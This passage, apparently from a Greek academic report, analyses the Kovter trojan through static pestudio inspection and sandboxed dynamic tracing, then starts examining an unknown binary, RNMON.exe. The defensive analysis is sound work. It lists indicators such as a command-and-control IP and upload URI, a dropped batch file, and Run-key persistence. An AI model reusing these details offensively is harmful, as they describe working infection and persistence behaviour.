
2.2.2 Static Properties Analysis

Σε αυτό το σημείο προχωρούμε στην ανάλυση των static properties του kovter, με τη βοήθεια του pestudio, με σκοπό να αντλήσουμε όσο το δυνατόν περισσότερες πληροφορίες μπορούμε για το malware. Ανάμεσα στα άλλα παρατηρούμε τη σύνοψη sha256 του εκτελέσιμου και την υψηλή τιμή της εντροπίας, της τυχαιότητας δηλαδή των δεδομένων στο αρχείο, που υποδηλώνει ότι πρόκειται για ένα συμπιεσμένο/κρυπτογραφημένο malware (Εικόνα 38).



Εικόνα 38 - pestudio analysis

Στη συνέχεια, εξετάζουμε το πεδίο imports και τις συναρτήσεις που χρησιμοποιούνται και βλέπουμε ότι το pestudio έχει επισημάνει 114 ως blacklist (Εικόνα 39).



Εικόνα 39 - kovter imports

Πιο συγκεκριμένα, παρατηρούμε τη συνάρτηση Sleep (Εικόνα 40) της οποίας η χρήση έχει επισημανθεί από το pestudio ως Virtualization/Sandbox Evasion mitre-technique καθώς χρησιμοποιείται στην περίπτωση αναγνώρισης απομονωμένου περιβάλλοντος ή εικονικής μηχανής προκειμένου να καθυστερήσει/παρεμποδίσει την εκτέλεση οποιασδήποτε ανάλυσης. Υπενθυμίζουμε, την προσπάθεια καθυστέρησης της ανάλυσης που προέκυψε ως αποτέλεσμα κατά τη διαδικασία της αυτοματοποιημένης ανάλυσης από το cuckoo (Εικόνα 31)

Sleep	execution	Virtualization/Sandbox Evasion	Defense Evasion


Εικόνα 40 - Sleep function

Ακόμη, παρατηρούμε συναρτήσεις που χρησιμοποιούνται για την ανάγνωση και την εγγραφή registry keys (Εικόνα 41). Αυτές που σχετίζονται με την ανάγνωση επισημαίνονται από το pestudio ως 'Discovery' mitre-tactic καθώς αντλούν πληροφορίες για τα registry keys ενώ αυτές που σχετίζονται με την εγγραφή μαρκάρονται ως 'Defence Evasion' mitre-tactic καθώς χρησιμοποιοτηνύνται για την παράκαμψη των μηχανισμών προστασίας μέσω της τροποποίησης κατάλληλων τιμών registry keys.

RegSetValueExA	registry	Modify Registry	Defense Evasion
RegCreateKeyExW	registry		-
RegEnumKeyExA	registry	Query Registry	Discovery
RegQueryValueExA	registry		-
RegOpenKeyExW	registry		-
RegSetValueExW	registry	Modify Registry	Defense Evasion
RegCloseKey	registry		-
RegEnumValueA	registry	Query Registry	Discovery
RegOpenKeyExA	registry		-
RegEnumKeyExW	registry	Query Registry	Discovery
RegEnumValueW	registry	Query Registry	Discovery

Εικόνα 41 - Query/modify reg_keys


Τέλος, παρατηρούμε τη συνάρτηση IsDebuggerPresent (Εικόνα 42) που επισημαίνεται από το εργαλείο ως 'System Information Discovery' mitre-technique και σχετίζεται με το signature που είχε ενεργοποιηθεί κατά την αυτοματοποιημένη ανάλυση του δείγματος με το cuckoo (Εικόνα 17).



IsDebuggerPresent	system-information	System Information Discovery	Discovery

Εικόνα 42 - System Info Discovery


Αντίστοιχα και στο πεδίο με τις βιβλιοθήκες, το pestudio έχει μαρκάρει 4 από αυτές ως blacklisted (Εικόνα 43) υποδεικνύοντας πιθανή κακόβουλη χρήση τους.



library (13)	blacklist (4)	type (1)	imports (367)	description
version.dll	-	implicit	5	Version Checking and File Installation Libraries
oleaut32.dll	-	implicit	2	© Microsoft Corporation. All rights reserved.
kernel32.dll	-	implicit	165	Windows NT BASE API Client DLL
gdi32.dll	-	implicit	22	GDI Client DLL
comdlg32.dll	-	implicit	4	Common Dialogs DLL
advapi32.dll	-	implicit	24	Advanced Windows 32 Base API
user32.dll	-	implicit	100	Multi-User Windows USER API Client DLL
ws2_32.dll	x	implicit	1	Windows Socket 2.0 32-Bit DLL
urlmon.dll	x	implicit	1	OLE32 Extensions for Win32
comctl32.dll	-	implicit	5	Common Controls Library
winmm.dll	x	implicit	1	MCI API DLL
shell32.dll	-	implicit	19	Windows Shell Common Dll
wininet.dll	x	implicit	18	Internet Extensions for Win32

Εικόνα 43 – Libraries

Τέλος, παρουσιάζουμε τους δείκτες που το εργαλείο θεωρεί ύποπτους (έχουν επισημανθεί ως level 1). Ανάμεσα σε αυτούς ο αριθμός των συμβολοσειρών, βιβλιοθηκών και συναρτήσεων που το εργαλείο έχει μαρκάρει ως blacklist και η ύπαρξη ενός ακόμα αρχείου στο offset: 0x00069400 (Εικόνα 44).




xml-id	indicator (33)	detail	level
1430	The file references string(s) tagged as blacklist	count: 119	1
1525	The file contains another file	type: unknown, location: overlay, offset: 0x00069400	1
1302	A directory is invalid	type: debug	1
1236	The file contains resource(s) in a language tagged as blacklist	language: chinese-Hong Kong	1
1269	The file references library(ies) tagged as blacklist	count: 4	1
1266	The file imports symbol(s) tagged as blacklist	count: 114	1

Εικόνα 44 - IOCs

Η αρχική αξιολόγηση του malware kovter επαλήθευει αρκετά από τα συμπεράσματα που εξάγονται κατά το πρώτο στάδιο, αυτό της αυτοματοποιημένης ανάλυσης και παρέχει ακόμα περισσότερες πληροφορίες γύρω από τη δράση του συγκεκριμένου Trojan. Επόμενο βήμα είναι η δυναμική ανάλυση του malware για την εν τω βάθει μελέτη της συμπεριφοράς του.

2.2.3 Interactive Behavior Analysis - Capturing the traffic

Για τη μελέτη της συμπεριφοράς του Trojan Kovter χρησιμοποιούμε μια σειρά εργαλείων τα οποία μας βοηθούν να κατανοήσουμε σε βάθος τη δομή του και τον τρόπο λειτουργίας του. Η εκτέλεσή του πραγματοποιείται σε ένα απομονωμένο περιβάλλον (windows vm), χώρις σύνδεση στο δίκτυο. Εκτελούμε το Process Monitor και το Process Hacker και στη συνέχεια ‘τρέχουμε’ το εκτελέσιμο PDFXCview. Παρατηρούμε την παρακάτω αλληλουχία διεργασιών (Εικόνα 45, Εικόνα 46) η οποία επαληθεύει και τα αποτελέσματα που εξήχθησαν κατά τη διαδικασία της αυτοματοποιημένης ανάλυσης του δείγματος (Εικόνα 9).



Εικόνα 45 – Process tree #1 PDFXCview.exe


Εικόνα 46 - Process tree #2 PDFXCview.exe

Μετά την εκτέλεση του δείγματος, το Kovter εκτελεί το PowerShell και εγκαθίσταται στο σύστημα. Μελετώντας το, μέσω του Process Hacker, μπορούμε να βρούμε την εντολή που διαβιβάζεται στο PowerShell. Σκοπός είναι η εκτέλεση ενός κώδικα που είναι αποθηκευμένος σε μια environment variable (τα ονόματα είναι τυχαία, νέα σε κάθε εκτέλεση). Μετά από αυτήν τη φάση, βλέπουμε το PowerShell να εκτελεί τη διεργασία regsvr32.exe (μέσω της οποίας εκτελείται η κύρια λειτουργικότητα του Kovter). Σε αυτό το σημείο χρησιμοποιούμε το Process Hacker για να κάνουμε dump τις συμβολοσειρές της διεργασίας regsvr32.exe από τη μνήμη και να συλλέξουμε περαιτέρω πληροφορίες για την κακόβουλη δραστηριότητά του. Παρακάτω παραθέτουμε τα πιο σημαντικά από αυτά τα ευρήματα που αποτελούν και indicators of compromise (IOCs). Ανάμεσά τους:

- η IP διεύθυνση 185.117.72.90 (Εικόνα 47) που επισημαίνεται ως κακόβουλη όταν υποβάλλεται προς ανάλυση στο VirusTotal (Εικόνα 48)

0x5a74c4	26	185.117.72.90

Εικόνα 47 - IOC IP address



Εικόνα 48 - IP analysis

- το uri /upload.php (Εικόνα 49)

0x5fd342	29	tp://185.117.72.90/upload.php


Εικόνα 49 - IOC uri

- το αρχείο f97a4.bat (Εικόνα 50) το οποίο βρίσκεται στο path C:\Users\dmangelo\AppData\Local στο φάκελο 80ed8.


0x60350e	96	C:\Users\dmangelo\AppData\Local\80ed8\f97a4.bat

Εικόνα 50 - IOC bat file

Σε αυτό το σημείο τερματίζουμε το δέντρο διεργασιών regsvr32-regsvr32 μέσω του Process Hacker, προχωρούμε στην παύση του Process Monitor και αποθηκεύουμε όλα τα event logs σε ένα CSV αρχείο για να τα εισάγουμε στη συνέχεια στο procDOT. Επόμενο βήμα είναι η επιλογή της διεργασίας εκείνης, της οποίας επιθυμούμε να εξετάσουμε το γράφημα. Ακολουθεί η μελέτη όλου του δέντρου διεργασιών (Εικόνα 51). Η αρχή γίνεται με την PDFXCview.exe (Εικόνα 52).




Εικόνα 51 - kovter processes procDOT




Εικόνα 52 - PDFXCview.exe

Μελετώντας το γράφημα προσεκτικά παρατηρούμε τα εξής σημαντικά:

- το υπ' αριθμόν 2072 thread της regsvr32.exe δημιουργεί και γράφει 2 αρχεία (Εικόνα 53). Το ίδιο thread πραγματοποιεί εγγραφή σε 3 registry keys. Μάλιστα, ένα από αυτά τα registry keys είναι το Run Registry Key που προκαλεί την εκτέλεση προγραμμάτων κάθε φορά που συνδέεται ένας χρήστης. Με άλλα λόγια για να διασφαλιστεί ότι εκτελείται κατά την εκκίνηση, το Kovter πραγματοποιεί εγγραφή σε ένα autorun registry key. Στο γράφημα που παρέχει το procDOT, αναφέρεται και επισημαίνεται ο παραπάνω μηχανισμός (Εικόνα 54). Σε αυτό το registry key το kovter δίνει ως τιμή το .bat αρχείο που προηγουμένως δημιουργεί.




Εικόνα 53 - persistence mechanism




Εικόνα 54 - autostart functionality | procDOT

- Το υπ' αριθμόν 2696 thread της διεργασίας PDFXCview.exe τερματίζει την ίδια την PDFXCview.exe - Εικόνα 55 (έτσι εξηγείται το γεγονός ότι στο Process Hacker παύει να είναι ορατή η συγκεκριμένη διεργασία μετά από κάποιο χρονικό διάστημα)



Εικόνα 55 - PDFXCview.exe kill process

Σε αυτό το σημείο, προχωρούμε στη μελέτη της διεργασίας mshta.exe προκειμένου να αποκτήσουμε μια ολοκληρωμένη εικόνα για το πώς λειτουργεί το κακόβουλο πρόγραμμα. Επιλέγουμε τη συγκεκριμένη διεργασία και ανανεώνουμε το procDOT για να δημιουργήσει το γράφημά της (Εικόνα 56).




Εικόνα 56 - mshta.exe

- Το υπ'αριθμόν 2080 thread της διεργασίας regsvr32.exe διαγράφει το αρχείο PDFXCview.exe (Εικόνα 57) που βρίσκεται στην επιφάνεια εργασίας (λίγο διάστημα μετά την εκτέλεση του προγράμματος, το εκτελέσιμο διαγράφεται από το Desktop).

Εικόνα 57 - Διαγραφή αρχείου PDFXCview.exe

- Το υπ' αριθμόν 2208 thread της διεργασίας mshta.exe τερματίζει την ίδια την mshta.exe - Εικόνα 58 (έτσι εξηγείται το γεγονός ότι στο Process Hacker σταματά να είναι ορατή η συγκεκριμένη διεργασία μετά από κάποιο διάστημα)




Εικόνα 58 - mshta.exe kill process

2.3 Examining the suspicious binary (RNMON.exe)

Σε αυτό το σημείο παρουσιάζουμε την περίπτωση ενός άγνωστου/ύποπτου εκτελέσιμου με το όνομα RNMON.exe. Παραθέτουμε αναλυτικά τα βήματα που ακολουθούνται προκειμένου να προσδιορισθεί κατά πόσο το συγκεκριμένο binary είναι κακόβουλο ή όχι.

2.3.1 Static Properties Analysis

Αρχικά, προχωρούμε στην ανάλυση των static properties προκειμένου να γίνει μία πρώτη εκτίμηση για το εάν το εκτελέσιμο είναι ένα κακόβουλο πρόγραμμα. Σε αυτό το στάδιο δεν εκτελείται το .exe αρχείο αλλά γίνεται εξέταση κάποιων πολύτιμων δεικτών, όπως πιθανές ύποπτες συμβολοσειρές, η εμφάνιση συνόψεων που αφορούν κακόβουλα προγράμματα, η τιμή της εντροπίας, για να εξαχθεί ένα πρώτο συμπέρασμα για τη φύση της λειτουργικότητάς του δείγματος. Για το σκοπό αυτό, χρησιμοποιούμε το εργαλείο pestudio και εισάγουμε το δείγμα για ανάλυση (Εικόνα 59).




Εικόνα 59 - pestudio | hashes

Επόμενο βήμα αποτελεί η αναζήτηση της σύνοψης hash-256 στο VirusTotal προκειμένου να δούμε κατά πόσο το συγκεκριμένο binary έχει υποβληθεί στο παρελθόν σε ανάλυση (Εικόνα 60).

Εικόνα 60 - Αναζήτηση του hash256


Εικόνα 61 - VirusTotal results

Όπως φαίνεται από τις εικόνες, δεν βρέθηκε σχετική, με την συγκεκριμένη σύνοψη, ανάλυση (Εικόνα 61). Τα συμπεράσματα που προκύπτουν απο αυτό είναι τα εξής δύο: είτε το αρχείο είναι ένα νόμιμο και έγκυρο πρόγραμμα, είτε πρόκειται για ένα malware το οποίο δεν έχει υποβληθεί ποτέ ξανά σε εξέταση. Συνεχίζουμε την μελέτη του με το pestudio εξετάζοντας αυτή τη φορά τις συμβολοσειρές που περιέχονται στο binary. Όπως φαίνεται στην παρακάτω εικόνα (Εικόνα 62), δεν υπάρχει σχεδόν καμία ευανάγνωστη συμβολοσειρά, γεγονός ύποπτο που ενδεχομένως υποδεικνύει ότι το δείγμα μας αφορά ένα packed malware. Ένας ακόμα δείκτης που εξετάζουμε για να συμπεράνουμε αν το δείγμα έχει κρυπτογραφηθεί ή συμπιεστεί είναι η τιμή της εντροπίας, της "τυχαιότητας" δηλαδή των δεδομένων σε ένα αρχείο (κλίμακα από 1 έως 8). Στην περίπτωση των packed malwares η τιμή αυτή είναι υψηλή.



